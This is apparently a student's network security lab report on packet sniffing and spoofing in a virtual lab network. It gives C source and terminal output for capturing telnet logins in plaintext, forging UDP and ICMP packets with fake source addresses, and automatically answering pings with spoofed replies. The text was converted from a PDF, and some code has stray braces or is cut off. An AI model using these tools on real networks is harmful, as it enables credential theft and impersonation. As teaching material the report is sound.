
```
seed@MobiSEEDUbuntu:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
Server login: seed
Password:
Last login: Fri Feb  2 17:32:27 PST 2018 from MobiSEEDUbuntu.local on pts/0
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[02/02/2018 17:37] seed@Server:~$
```

Figure 21

A terminal window with a light gray background. The text shows a user running the command 'sudo service openbsd-inetd start'. A password prompt is shown, followed by a confirmation message: '* Starting internet superserver inetd'. The session ends with a timestamp and the user's prompt. A 'Dash home' button is visible in the top left corner of the terminal window. In the bottom right corner, there are colorful 3D puzzle pieces.

```
17:34] seed@Server:~$ sudo service openbsd-inetd start
[sudo] password for seed:
 * Starting internet superserver inetd
[02/02/2018 17:35] seed@Server:~$
```

Figure 22

```

seed@VM:~/.../lab1$ subl sniffex.c
seed@VM:~/.../lab1$ gcc sniffex.c -o sniffex -lpcap
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 100
Filter expression: port 23

Packet number 1:
    From: 10.0.2.5
    To: 10.0.2.6
    Protocol: TCP
    Src port: 57618
    Dst port: 23
    Payload (1 bytes):
000000  64                                     d

Packet number 34:
    From: 10.0.2.6
    To: 10.0.2.5
    Protocol: TCP
    Src port: 23
    Dst port: 57618

Packet number 35:
    From: 10.0.2.5
    To: 10.0.2.6
    Protocol: TCP
    Src port: 57618
    Dst port: 23
    Payload (1 bytes):
000000  65                                     e

Packet number 36:
    From: 10.0.2.6
    To: 10.0.2.5
    Protocol: TCP
    Src port: 23
    Dst port: 57618
    Payload (1 bytes):
000000  65                                     e

Packet number 38:
    From: 10.0.2.6
    To: 10.0.2.5
    Protocol: TCP
    Src port: 23
    Dst port: 57618

Packet number 39:
    From: 10.0.2.5
    To: 10.0.2.6
    Protocol: TCP
    Src port: 57618
    Dst port: 23
    Payload (1 bytes):
000000  73                                     s

Packet number 40:

```


Figure 23

Observation: User establishes a telnet connection to host 10.0.2.6. The credentials for the host are entered by the user and this is seen in plaintext in the attacker's terminal because he is running the sniffer program with filter set to port 23.

Explanation: Telnet connection runs on port 23. When we sniff telnet connections, the entire traffic is displayed in plaintext including the username and password.

Task 2: Spoofing

Task 2.a: Write a spoofing program



```
1  #include <stdio.h>
2  #include <string.h>
3  #include <unistd.h>
4  #include <sys/socket.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7  #include "myheader.h"
8
9  void send_raw_ip_packet(struct ipheader* ip)
10 {
11     struct sockaddr_in dest_info;
12     int enable=1;
13     //Create a raw socket and set its options
14     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
15     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
16     //Provide needed information about destination
17     dest_info.sin_family = AF_INET;
18     dest_info.sin_addr = ip->iph_destip;
19     //Send the packet out
20     if(sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info))<0)
21     {
22         printf("Packet not sent..\n");
23         return;
24     }
25     printf("Sending the spoofed IP packet..\n");
26     close(sock);
27 }
28
29
30 }
31
32 void main()
33 {
34     char buffer[PACKET_LEN];
35     memset(buffer, 0, PACKET_LEN);
36     //Fill in the UDP header
37     struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
38     char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
39     char *msg = "Hello Server\n";
40     int data_len = strlen(msg);
41     memcpy(data, msg, data_len);
42     //Fill in the UDP header
43     udp->udp_sport = htons(9190);
44     udp->udp_dport = htons(9090);
45     udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
46     udp->udp_sum = 0;
47     //Fill in the IP header
48     struct ipheader *ip = (struct ipheader *) buffer;
49     ip->iph_ver=4;
50     ip->iph_ihl=5;
51     ip->iph_ttl=20;
52     ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
53     ip->iph_destip.s_addr = inet_addr("10.0.2.6");
54     ip->iph_protocol=IPPROTO_UDP;
55     ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);
56     //Send the raw IP packet
57     send_raw_ip_packet(ip);
58 }
59 }
```

Figure 24

Observation: The above screenshot shows our spoofing program.

```
seed@VM:~/.../lab1$ gcc spoof.c -o spoof
seed@VM:~/.../lab1$ sudo ./spoof
[sudo] password for seed:
Sending the spoofed IP packet..
seed@VM:~/.../lab1$
```

Figure 25

Observation: The above screenshot compiles our spoof.c program.

```
[02/01/2018 18:32] seed@ubuntu:~$ nc -l -p 9090
Connection from 10.0.2.5 port 9090 [udp/*] accepted
Hello Server
```

Figure 26

The image shows a Wireshark packet capture window. The top toolbar includes icons for capturing, displaying, and analyzing packets. Below the toolbar is a filter bar with the text "Apply a display filter ... <Ctrl-/>". The main packet list table shows 11 captured packets. The first packet is a UDP packet from 10.0.2.5 to 10.0.2.6, which is highlighted in orange. The packet details pane below the list shows the structure of the first packet: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Data (13 bytes). The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII, with the ASCII text "w...E...Hell o Server" visible.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	10.0.2.6	UDP	57	9190 → 9090 Len=13
2	5.028239933	PcsCompu_77:8f:dd		ARP	44	Who has 10.0.2.6? Tell 1...
3	5.028529330	PcsCompu_ed:06:3c		ARP	62	10.0.2.6 is at 08:00:27:...
4	20.682370797	10.0.2.15	52.45.168.107	TCP	76	60372 → 443 [SYN] Seq=31...
5	20.723642280	52.45.168.107	10.0.2.15	TCP	62	443 → 60372 [SYN, ACK] S...
6	20.723671535	10.0.2.15	52.45.168.107	TCP	56	60372 → 443 [ACK] Seq=31...
7	20.723987807	10.0.2.15	52.45.168.107	TLSv1.2	280	Client Hello
8	20.765989967	52.45.168.107	10.0.2.15	TLSv1.2	1516	Server Hello
9	20.766018581	10.0.2.15	52.45.168.107	TCP	56	60372 → 443 [ACK] Seq=31...
10	20.766482198	52.45.168.107	10.0.2.15	TCP	1516	[TCP segment of a reasse...
11	20.766492003	10.0.2.15	52.45.168.107	TCP	56	60372 → 443 [ACK] Seq=31...

Frame 1: 57 bytes on wire (456 bits), 57 bytes captured (456 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
User Datagram Protocol, Src Port: 9190, Dst Port: 9090
Data (13 bytes)

```
0000 00 04 00 01 00 06 08 00 27 77 8f dd 00 00 08 00 .....w.....
0010 45 00 00 29 f1 cc 00 00 14 11 9c ed 0a 00 02 05 E..).....
0020 0a 00 02 06 23 e6 23 82 00 15 00 00 48 65 6c 6c ....#.#. ....Hell
0030 6f 20 53 65 72 76 65 72 0a o Server .
```

Figure 27

Observation: Attacker sends spoofed UDP packet with a message to server who is listening. This is confirmed by the wireshark capture that the source IP of the packet is different from that of the attacker's.

Explanation: The attacker on 10.0.2.15 sends to spoofed UDP packet with the message “Hello Server” to 10.0.2.6 with source IP as 10.0.2.5. The source udp port is 9190 and destination udp port is 9090. The server on 10.0.2.15 is listening to incoming connections using netcat on port 9090. The wireshark capture shows the proof that the source ip of the packet is 10.0.2.5 and the destination ip of the packet is 10.0.2.6.

Task 2.b: Spoof an ICMP Echo Request

```
seed@VM:~/.../lab1$ gcc spoof2.c -o spoof2
seed@VM:~/.../lab1$ sudo ./spoof2
[sudo] password for seed:
Sending the spoofed IP packet..
```

Figure 28




Figure 29

```

1  #include <stdio.h>
2  #include <string.h>
3  #include <unistd.h>
4  #include <sys/socket.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7  // #include "checksum.c"
8  #include "myheader.h"
9
10 unsigned short int in_cksum(unsigned short *buf,int length)
11 {
12     unsigned short *w = buf;
13     int nleft = length;
14     int sum = 0;
15     unsigned short temp=0;
16
17     /*
18      * The algorithm uses a 32 bit accumulator (sum), adds
19      * sequential 16 bit words to it, and at the end, folds back all the
20      * carry bits from the top 16 bits into the lower 16 bits.
21      */
22     while (nleft > 1) {
23         sum += *w++;
24         nleft -= 2;
25     }
26
27     /* treat the odd byte at the end, if any */
28     if (nleft == 1) {
29         *(u_char *)&temp = *(u_char *)w ;
30         sum += temp;
31     }
32
33     /* add back carry outs from top 16 bits to low 16 bits */
34     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
35     sum += (sum >> 16); // add carry
36     return (unsigned short int)(~sum);
37 }
38 void send_raw_ip_packet(struct ipheader* ip)
39 {
40     struct sockaddr_in dest_info;
41     int enable=1;
42
43     //Create a raw socket and set its options
44     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
45     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
46     //Provide needed information about destination
47     dest_info.sin_family = AF_INET;
48     dest_info.sin_addr = ip->iph_destip;
49     //Send the packet out
50     if(sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info))<0)
51     {
52         printf("Packet not sent..\n");
53         return;
54     }
55     printf("Sending the spoofed IP packet..\n");
56     close(sock);
57 }
58
59 void main()
60 {
61     char buffer[PACKET_LEN];
62     memset(buffer, 0, PACKET_LEN);
63     //Fill in the icmp header
64     struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
65     //Fill in the icmp header
66     icmp->icmp_type=8;
67     icmp->icmp_chksum=0;
68     icmp->icmp_chksum=in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
69     //Fill in the IP header
70     struct ipheader *ip = (struct ipheader *)buffer;
71     ip->iph_ver=4;
72     ip->iph_ihl=5;
73     ip->iph_ttl=20;
74     ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
75     ip->iph_destip.s_addr = inet_addr("10.0.2.6");
76     ip->iph_protocol=IPPROTO_ICMP;
77     ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
78     //Send the raw IP packet
79     send_raw_ip_packet(ip);
80
81 }

```

Figure 30

Observation: In the screenshots above, we can see that the attacker sends a spoofed ICMP request to a host and the host sends back an ICMP reply which is evident in the Wireshark capture.

Explanation: The attacker on 10.0.2.15 creates an ICMP packet with source address as 10.0.2.5 and sends the request to 10.0.2.6. The host at 10.0.2.6 receives the ICMP packet

and then sends the reply to 10.0.2.5. This is captured by Wireshark as shown in the screenshot. The attacker creates the ICMP packet by specifying the contents in ICMP header and the IP header. The packet is sent using raw socket.

Problem 4:

```
seed@VM:~/.../lab1$ gcc spoof2.c -o spoof2
seed@VM:~/.../lab1$ sudo ./spoof2
[sudo] password for seed:
Packet not sent..
seed@VM:~/.../lab1$
```

```
50
59 void main()
60 {
61     char buffer[PACKET_LEN];
62     memset(buffer, 0, PACKET_LEN);
63     //Fill in the icmp header
64     struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));
65     //Fill in the icmp header
66     icmp->icmp_type=8;
67     icmp->icmp_chksum=0;
68     icmp->icmp_chksum=in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
69     //Fill in the IP header
70     struct ipheader *ip = (struct ipheader *)buffer;
71     ip->iph_ver=4;
72     ip->iph_ihl=5;
73     ip->iph_ttl=20;
74     ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
75     ip->iph_destip.s_addr = inet_addr("10.0.2.6");
76     ip->iph_protocol=IPPROTO_ICMP;
77     ip->iph_len=100;
78     //Send the raw IP packet
79     send_raw_ip_packet(ip);
80 }
```

Observation: The IP packet length field is set to an arbitrary value of 100. The packet is not sent and truncated as seen in the screenshots.

Explanation: The IP packet will not be formed properly if we set the length to some random value. When the packet is sent, it will be truncated because it is too big and is dropped. The length should actually be the sum of size of ipheader and the size of icmp header.

Problem 5:


Explanation: The checksum for the IP header is calculated by the OS before transmitting the packet over the network, so regardless of the value specified, the OS calculates and then transmits it.

Problem 6:

```
seed@VM:~/.../lab1$ gcc spoof2.c -o spoof2
seed@VM:~/.../lab1$ ./spoof2
Packet not sent..
seed@VM:~/.../lab1$
```


Explanation: When the spoof program is run without root privileges, it throws an error because to send a packet, the program needs to access the Network Interface Card (NIC). Raw sockets gives the user the privilege to spoof a packet and set arbitrary values to any field in the packet headers. So when raw sockets are used, it is necessary to have root privileges to perform these tasks.

Task 3: Sniffing and then Spoofing (Snoofing)



```
seed@VM:~/.../lab1$ sudo ./snoof
-----
From: 10.0.2.6
To: 10.0.2.5
Protocol: ICMP
Sending the spoofed IP packet..
Spoofed packet sent to 10.0.2.6
-----
From: 10.0.2.6
To: 10.0.2.5
Protocol: ICMP
Sending the spoofed IP packet..
Spoofed packet sent to 10.0.2.6
-----
From: 10.0.2.6
To: 10.0.2.5
Protocol: ICMP
Sending the spoofed IP packet..
```

Figure 31



```
[02/02/2018 11:09] seed@ubuntu:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_req=1 ttl=64 time=0.428 ms
64 bytes from 10.0.2.5: icmp_req=1 ttl=20 time=30.4 ms (DUP!)
64 bytes from 10.0.2.5: icmp_req=2 ttl=64 time=0.260 ms
64 bytes from 10.0.2.5: icmp_req=2 ttl=20 time=68.7 ms (DUP!)
64 bytes from 10.0.2.5: icmp_req=3 ttl=64 time=0.237 ms
64 bytes from 10.0.2.5: icmp_req=3 ttl=20 time=2.10 ms (DUP!)
64 bytes from 10.0.2.5: icmp_req=4 ttl=64 time=0.983 ms
64 bytes from 10.0.2.5: icmp_req=4 ttl=20 time=41.7 ms (DUP!)
64 bytes from 10.0.2.5: icmp_req=5 ttl=64 time=0.266 ms
64 bytes from 10.0.2.5: icmp_req=5 ttl=20 time=81.1 ms (DUP!)
64 bytes from 10.0.2.5: icmp_req=6 ttl=64 time=0.246 ms
64 bytes from 10.0.2.5: icmp_req=6 ttl=20 time=15.8 ms (DUP!)
^C
--- 10.0.2.5 ping statistics ---
6 packets transmitted, 6 received, +6 duplicates, 0% packet loss, time 5006ms
rtt min/avg/max/mdev = 0.237/20.195/81.124/27.891 ms
[02/02/2018 11:10] seed@ubuntu:~$
```

Figure 32


```
sniffex.c x spoof.c x spoof2.c x snoof.c x
1 #include <stdio.h>
2 #include <string.h>
3 #include <unistd.h>
4 #include <sys/socket.h>
5 #include <netinet/ip.h>
6 #include <arpa/inet.h>
7 #include <netinet/in.h>
8 #include <pcap.h>
9 #include "myheader.h"
10
11 unsigned short int in_cksum(unsigned short *buf,int length)
12 {
13     unsigned short *w = buf;
14     int nleft = length;
15     int sum = 0;
16     unsigned short temp=0;
17
18     /*
19      * The algorithm uses a 32 bit accumulator (sum), adds
20      * sequential 16 bit words to it, and at the end, folds back all the
21      * carry bits from the top 16 bits into the lower 16 bits.
22      */
23     while (nleft > 1) {
24         sum += *w++;
25         nleft -= 2;
26     }
27
28     /* treat the odd byte at the end, if any */
29     if (nleft == 1) {
30         *(u_char *)(&temp) = *(u_char *)w ;
31         sum += temp;
32     }
33
34     /* add back carry outs from top 16 bits to low 16 bits */
35     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
36     sum += (sum >> 16); // add carry
37     return (unsigned short int)(~sum);
38 }
39 void spoof_icmp_reply(struct ipheader* ip)
40 {
41     struct sockaddr_in dest_info;
42     int enable=1;
43     //Create a raw socket and set its options
44     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
45     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
46     //Provide needed information about destination
47     dest_info.sin_family = AF_INET;
48     dest_info.sin_addr = ip->iph_destip;
49     //Send the packet out
50     if(sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info))<0)
51     {
52         printf("Packet not sent..\n");
53         return;
54     }
55     printf("Sending the spoofed IP packet..\n");
56     close(sock);
57     printf("Spoofed packet sent to %s\n", inet_ntoa(ip->iph_destip));
58 }
59
60 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
61 {
62     struct ethheader *eth = (struct ethheader *)packet;
63     if(eth->ether_type!= ntohs(0x0800))
64         return;
65
66     struct ipheader* ip = (struct ipheader*)(packet + SIZE_ETHERNET);
67     int ip_header_len = ip->iph_ihl * 4;
68
69     if(ip->iph_protocol == IPPROTO_ICMP)
70     {
71         struct icmpheader *icmp = (struct icmpheader *) (packet + SIZE_ETHERNET + ip_header_len);
72         if(icmp->icmp_type!=8)
73             return;
74
75         printf("-----\n");
76         printf("From: %s\n",inet_ntoa(ip->iph_sourceip));
77         printf("To: %s\n",inet_ntoa(ip->iph_destip));
78     }
79 }
```

```

80     printf("Protocol: ICMP\n");
81
82     char buffer[PACKET_LEN];
83     memset(buffer, 0, PACKET_LEN);
84     memcpy((char *)buffer, ip, ntohs(ip->iph_len));
85     struct ipheader* newip = (struct ipheader *)buffer;
86     struct icmpheader* newicmp = (struct icmpheader *) (buffer + ip_header_len);
87     newicmp->icmp_type = 0;
88     newicmp->icmp_chksum = 0;
89     newicmp->icmp_chksum = in_cksum((unsigned short *)newicmp, sizeof(struct icmpheader));
90
91     newip->iph_ttl = 20;
92     newip->iph_sourceip = ip->iph_destip;
93     newip->iph_destip = ip->iph_sourceip;
94     spoof_icmp_reply(newip);
95
96 }
97
98 void main()
99 {
100     pcap_t *handle;
101     char errbuf[PCAP_ERRBUF_SIZE];
102     struct bpf_program fp;
103     char filter_exp[] = "icmp";
104     bpf_u_int32 net;
105
106     handle = pcap_open_live("enp0s3", PACKET_LEN, 1, 100, errbuf);
107     pcap_compile(handle, &fp, filter_exp, 0, net);
